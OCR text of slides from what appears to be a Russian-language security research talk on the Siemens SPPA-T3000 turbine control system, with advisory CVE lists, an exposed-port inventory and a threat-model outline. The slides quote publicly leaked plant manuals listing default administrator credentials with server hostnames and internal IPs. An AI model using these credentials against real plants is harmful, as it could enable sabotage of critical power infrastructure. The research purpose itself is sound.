
”Security of DCS for turbines - 2020.pdf” in https://github.com/klsecservices/SPPA

AFFECTED PRODUCTS AND SOLUTION


Affected Product and Versions	Remediation
SPPA-T3000 Application Server: All versions only affected by CVE-2018-4832, CVE-2019-18283, CVE-2019-18284, CVE-2019-18285, CVE-2019-18286, CVE-2019-18287, CVE-2019-18288, CVE-2019-18314, CVE-2019-18315, CVE-2019-18316, CVE-2019-18317, CVE-2019-18318, CVE-2019-18319, CVE-2019-18320, CVE-2019-18331, CVE-2019-18332, CVE-2019-18333, CVE-2019-18334, CVE-2019-18335	Fixes for CVE-2019-18331, CVE-2019-18333, and CVE-2019-18334 are included in SPPA-T3000 Service Pack R8.2 SP1. Please contact your SIEMENS service management organisation to obtain the update. For remaining CVEs, see additional recommendations from section Workarounds and Mitigations.
SPPA-T3000 MS3000 Migration Server: All versions only affected by CVE-2019-18289, CVE-2019-18290, CVE-2019-18291, CVE-2019-18292, CVE-2019-18293, CVE-2019-18294, CVE-2019-18295, CVE-2019-18296, CVE-2019-18297, CVE-2019-18298, CVE-2019-18299, CVE-2019-18300, CVE-2019-18301, CVE-2019-18302, CVE-2019-18303, CVE-2019-18304, CVE-2019-18305, CVE-2019-18306, CVE-2019-18307, CVE-2019-18308, CVE-2019-18309, CVE-2019-18310, CVE-2019-18311, CVE-2019-18312, CVE-2019-18313, CVE-2019-18321, CVE-2019-18322, CVE-2019-18323, CVE-2019-18324, CVE-2019-18325, CVE-2019-18326, CVE-2019-18327, CVE-2019-18328, CVE-2019-18329, CVE-2019-18330	See recommendations from section Workarounds and Mitigations Advisory is based on submission from several different teams


https://cert-portal.siemens.com/productcert/pdf/ssa-451445.pdf

Модель угроз



Модель угроз






Подробнее в статье

Сервер приложений

HTTP server	TCP:80, 433
Tomcat6	TCP: 5886, 8009, 8080, DP
SSH	TCP: 22
Syslog	UDP: 514, 1025
Syslog	TCP: 3300 UDP: 516, DP
Tunneller SSC	TCP: 21379
Eventlog	TCP:DP
FTP	TCP: 21
HTTP server	TCP: 47001
lsass	TCP:DP[29]
NBNS	TCP: 139 UDP: 137,
Print Spooler	TCP: DP UDP: DP
RDP	TCP: 3389
RPC	TCP: 135
SNMP	UDP: 161,
SMB	TCP: 445
SQL Browser	UDP: 1434
SQL Server	TCP: 5100
Task Scheduler	TCP: DP
TermServLicensing	TCP: DP
WinRM	TCP: 5985
wininit	TCP: DP
NTP	UDP: 123
OPC UA Local Discovery Server	TCP: 4840
Automation License Manager Service	TCP: 4410
CCEServer	TCP: DP
SIMATIC NET Core Server DP	TCP: 4848
SIMATIC NET Core Server PROFINET IO	TCP: 4847
SIMATIC NET Core Server S7	TCP: 4845
SIMATIC NET Core Server S7OPT	TCP: 4850
SIMATIC NET Core Server SR	TCP: 4849
S7DOS Help Service	TCP: DP
SPPA-T3000 services	TCP: 0.0.0.0:1099,1100,8090,8094, 8096,50001-50005,50008, 50009,50012,50150-50153, 50200-50204,55000,DP AutomationNet: 11000-11009,53000, DP ApplicationNet: 10040 UDP: 0.0.0.0:162,10000,53001, 53500-53531,DP AutomationNet: 53002


Сервер приложений

- ОС Windows
  - Server 2003 to 2016
  - MS17-010 to CVE-2019-0708 depending on the time window
- MSSQL, Cygwin, Apache Tomcat, etc.
  - Security updates (e.g. CVE-2016-3067 fixed in R8.2), configuration issues
- SIMATIC package
  - Dependent on another product releases
- SPPA-T3000 package
  - Java
- Note: Siemens исправил найденные уязвимости в 2018 и 2019




Windows Server 2008 R2

CIS benchmarks



MSSQL Server 2005



Apache Tomcat 6.0

OSINT пароли в открытом доступе

https://wenku.baidu.com/view/3e5e5a230722192e4536f64b.html

Internet (c)

3.在“Computer”栏输入服务器名，点击“Connect”弹出对话框

4.在对话框中输入用户名和密码（用户名均为 TXPadmin，密码：TXPplus04）

5.点击确认后远程进入服务器

4.2 服务器对应计算机名

Computer	对应服务器	用户名	密码	Computer	对应服务器	用户名	密码
winserv10	#1 机组服务器	TXPadmin	TXPplus04	opcsrv10	#1 机组 OPC 服务器	TXPadmin	TXPplus04
172.17.20.1	#1 机组服务器	TXPadmin	TXPplus04	172.17.20.2	#1 机组 OPC 服务器	TXPadmin	TXPplus04
Winserv20	#2 机组服务器	TXPadmin	TXPplus04	opcsrv20	#2 机组 OPC 服务器	TXPadmin	TXPplus04
172.18.20.1	#2 机组服务器	TXPadmin	TXPplus04	172.18.20.2	#2 机组 OPC 服务器	TXPadmin	TXPplus04
winserv12	公用系统服务器	TXPadmin	TXPplus04	opcsrv12	公用系统 OPC 服务器	TXPadmin	TXPplus04
172.16.20.1	公用系统服务器	TXPadmin	TXPplus04	172.16.20.2	公用系统 OPC 服务器	TXPadmin	TXPplus04





图 1：整体网络结构



Internet (c)

earch?q=cache:YtgOYE1qZnUJ:https://wenku.baidu.com/view/3e5e5a230722192e4536f64b.html+&cd=1&hl=en

进行通讯并通过 ProfiDP 总线连接到下层网 OSM 通讯模块，以服务器数据采集和传输的实时性。 单元机组共有 14 对 AP 控制器，其中 AP101（AP201）-AP107（AP207）为炉侧控制器，AP108（AP208）为 SOE 控制器，AP109（AP209）-AP113（AP213）为机侧控制器，AP114（AP214）为电气部分控制器；公用系统由 2 对 AP 控制器组成，主要承担空压机和循环水泵房设备控制，其中循环水泵房为远程 IO 站，通过光纤与 AP 之间进行 通讯。 2.2 IO 卡件、端子板类型 型 号 备 注 16 通道 16 通道 8 通道 8 通道 8 通道 8 通道 16 通道 卡 件 名 称 数字量输入卡件 数字量输出卡件 模拟量输入卡件 模拟量输出卡件 热电阻输入卡件 热电偶输入卡件 SOE 卡件 端 子 板 名 称 DI 接线端子板 DO 接线端子板 DO 接线端子板 AI 接线端子板 AO 接线端子板 TC 接线端子板 RTD 接线端子板 型 号 备 2 个端子一个通道 注 SM321-1BH02-0AA0 SM322-1BH01-0AA0 SM331-7KF02-0AB0 SM332-5HF00-0AB0 SM331-7PF11-0AB0 SM331-7PF01-0AB0 SM350-2AH00-0AE0 FIM-DI20 FIM-DO20 FIM-DO20-L FIM-AI20 FIM-AR40 FIM-TC40 FIM-3RTD40 2 个端子一个继电器，仅带常开触点 3 个端子一个继电器，带常开常闭触点 3 个端子一个通道 4 个端子一个通道 2 个端子一个通道 4 个端子一个通道 注： 在实际情况中需特别注意 FIM-DO20-L 接线端子板最后两个继电器使用情况， 该继电器为 6 个端子公用一个继电器，在接线时需注意，否则将导致两个回路公用一个继电器 3. 电源结构 DCS 供电主要分为交流供电系统和直流供电系统，其中单元机组和公用系统设有独立的供电系统。交流供电系 统主要负荷有：操作员站、工程师站、打印机、机组服务器机柜和 ROUTER；直流供电系统由两面独立的机柜构成， 其电源分别取自电气 UPS，经整流后输出 24V 直流电源向各 AP 控制器机柜和扩展柜供电。 二、 本地电脑用户 客户端（包括操作员站、工程师站、历史站）本地电脑分为管理员用户和一般用户，一般用户通过修改注册表方 式屏蔽本地电脑管理、我的电脑、U 盘显示、远程登录、画图软件等相关功能，在桌面上无任何图标，开始程序里 面仅 T3000 软件登录图标。当需对本地电脑进行设置时必须登陆管理员用户，计算机启动时默认为一般用户，不需 要输入用户名和密码 管理员用户名：Administrator，密码：TXPplus04； 一般用户名：operator，密码：operator 重

Internet (c)

1、加电开机AS3000

2、开机画面出现“autsrv001 login: ”

autsrv001 login:cmadmin

按Enter键；

Password 输入密码cm

密码输入完成是不显示的，直接按Enter键；

出现如下画面

*Password for user cmadmin is expired


Internet (c)

Заявление вендора:

- Оператор обязан сменить пароль после ввода системы в эксплуатацию
- С 2014-2015 года пароли стали уникальными для каждой из электростанций

SPPA-T3000: Как оператор управляет электростанцией

- **Тонкий клиент**
  - Взаимодействует по HTTPS с сервером приложений
- **Толстый клиент**
  - Обнаруживает сервисы в помощью RMI реестра
  - Взаимодействует непосредственно с сервисами на сервере приложений



https://www.siemens.com.tr/i/content/3852_1_T3000-SystemOverview_March2008.pdf

SPPA-T3000 приложения и роли

